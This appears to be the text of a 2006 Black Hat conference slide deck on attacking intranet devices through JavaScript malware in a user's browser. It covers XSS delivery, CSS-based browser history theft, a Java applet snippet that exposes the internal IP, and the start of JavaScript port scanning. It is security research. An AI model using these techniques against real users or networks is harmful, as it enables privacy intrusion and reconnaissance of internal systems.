

HACKING INTRANET WEBSITES FROM THE OUTSIDE

"JAVASCRIPT MALWARE JUST GOT A LOT MORE DANGEROUS"

BLACK HAT (USA) - LAS VEGAS

08.03.2006

Jeremiah Grossman (Founder and CTO)

T.C. Niedzialkowski (Sr. Security Engineer)



WHITEHAT™
S E C U R I T Y

WHITEHAT SECURITY

WHITEHAT SENTINEL - CONTINUOUS VULNERABILITY ASSESSMENT AND MANAGEMENT SERVICE FOR WEBSITES.

JEREMIAH GROSSMAN (FOUNDER AND CTO)

- ▶ TECHNOLOGY R&D AND INDUSTRY EVANGELIST
- ▶ CO-FOUNDER OF THE WEB APPLICATION SECURITY CONSORTIUM (WASC)
- ▶ FORMER YAHOO INFORMATION SECURITY OFFICER

T.C. NIEDZIALKOWSKI (SR. SECURITY ENGINEER)

- ▶ MANAGES WHITEHAT SENTINEL SERVICE FOR ENTERPRISE CUSTOMERS
- ▶ EXTENSIVE EXPERIENCE IN WEB APPLICATION SECURITY ASSESSMENTS
- ▶ KEY CONTRIBUTOR TO THE DESIGN OF WHITEHAT'S SCANNING TECHNOLOGY.

ASSUMPTIONS OF INTRANET SECURITY

DOING ANY OF THE FOLLOWING ON THE INTERNET WOULD BE CRAZY, BUT ON INTRANET...

- ▶ **LEAVING HOSTS UNPATCHED**
- ▶ **USING DEFAULT PASSWORDS**
- ▶ **NOT PUTTING A FIREWALL IN FRONT OF A HOST**

IS OK BECAUSE THE PERIMETER FIREWALLS BLOCK EXTERNAL ACCESS TO INTERNAL DEVICES.

ASSUMPTIONS OF INTRANET SECURITY

WRONG!


EVERYTHING IS WEB-ENABLED

ROUTERS, FIREWALLS, PRINTERS, PAYROLL SYSTEMS, EMPLOYEE DIRECTORIES, BUG TRACKING SYSTEMS, DEVELOPMENT MACHINES, WEB MAIL, WIKIS, IP PHONES, WEB CAMS, HOST MANAGEMENT, ETC ETC.



INTRANET USERS HAVE ACCESS

TO ACCESS INTRANET WEBSITES, CONTROL A USER (OR THE BROWSER) WHICH IS ON THE INSIDE.



HACKING THE INTRANET

JAVASCRIPT MALWARE

**GETS BEHIND THE FIREWALL TO ATTACK
THE INTRANET.**

**OPERATING SYSTEM AND BROWSER
INDEPENDENT**

special thanks to:
Robert "RSnake" Hansen
<http://ha.ckers.org/>


THE FOLLOWING EXAMPLES DO NOT USE ANY WELL-KNOWN OR UN-PATCHED WEB BROWSER VULNERABILITIES. THE CODE USES CLEVER AND SOPHISTICATED JAVASCRIPT, CASCADING STYLE-SHEET (CSS), AND JAVA APPLET PROGRAMMING. TECHNOLOGY THAT IS COMMON TO ALL POPULAR WEB BROWSERS. EXAMPLE CODE IS DEVELOPED FOR FIREFOX 1.5, BUT THE TECHNIQUES SHOULD ALSO APPLY TO INTERNET EXPLORER.

CONTRACTING JAVASCRIPT MALWARE

1. WEBSITE OWNER EMBEDDED JAVASCRIPT MALWARE.
2. WEB PAGE DEFACED WITH EMBEDDED JAVASCRIPT MALWARE.
3. JAVASCRIPT MALWARE INJECTED INTO INTO A PUBLIC AREA OF A WEBSITE. (PERSISTENT XSS)
4. CLICKED ON A SPECIALLY-CRAFTED LINK CAUSING THE WEBSITE TO ECHO JAVASCRIPT MALWARE. (NON-PERSISTENT XSS)

STEALING BROWSER HISTORY


JAVASCRIPT CAN MAKE LINKS AND HAS
ACCESS TO CSS APIS



SEE THE DIFFERENCE?



CYCLE THROUGH THE MOST POPULAR WEBSITES



NATED IP ADDRESS

IP ADDRESS JAVA APPLET

THIS APPLET DEMONSTRATES THAT ANY SERVER YOU VISIT CAN FIND OUT YOUR REAL IP ADDRESS IF YOU ENABLE JAVA, EVEN IF YOU'RE BEHIND A FIREWALL OR USE A PROXY.

LARS KINDERMANN

[HTTP://REGLOS.DE/MYADDRESS/](http://reglos.de/myaddress/)

Send internal IP address where JavaScript can access it

```
<APPLET CODE="MyAddress.class">
<PARAM NAME="URL" VALUE="demo.html?IP=">
</APPLET>
```



IF WE CAN GET THE INTERNAL SUBNET GREAT, IF NOT,
WE CAN STILL GUESS FOR PORT SCANNING...





JAVASCRIPT PORT SCANNING

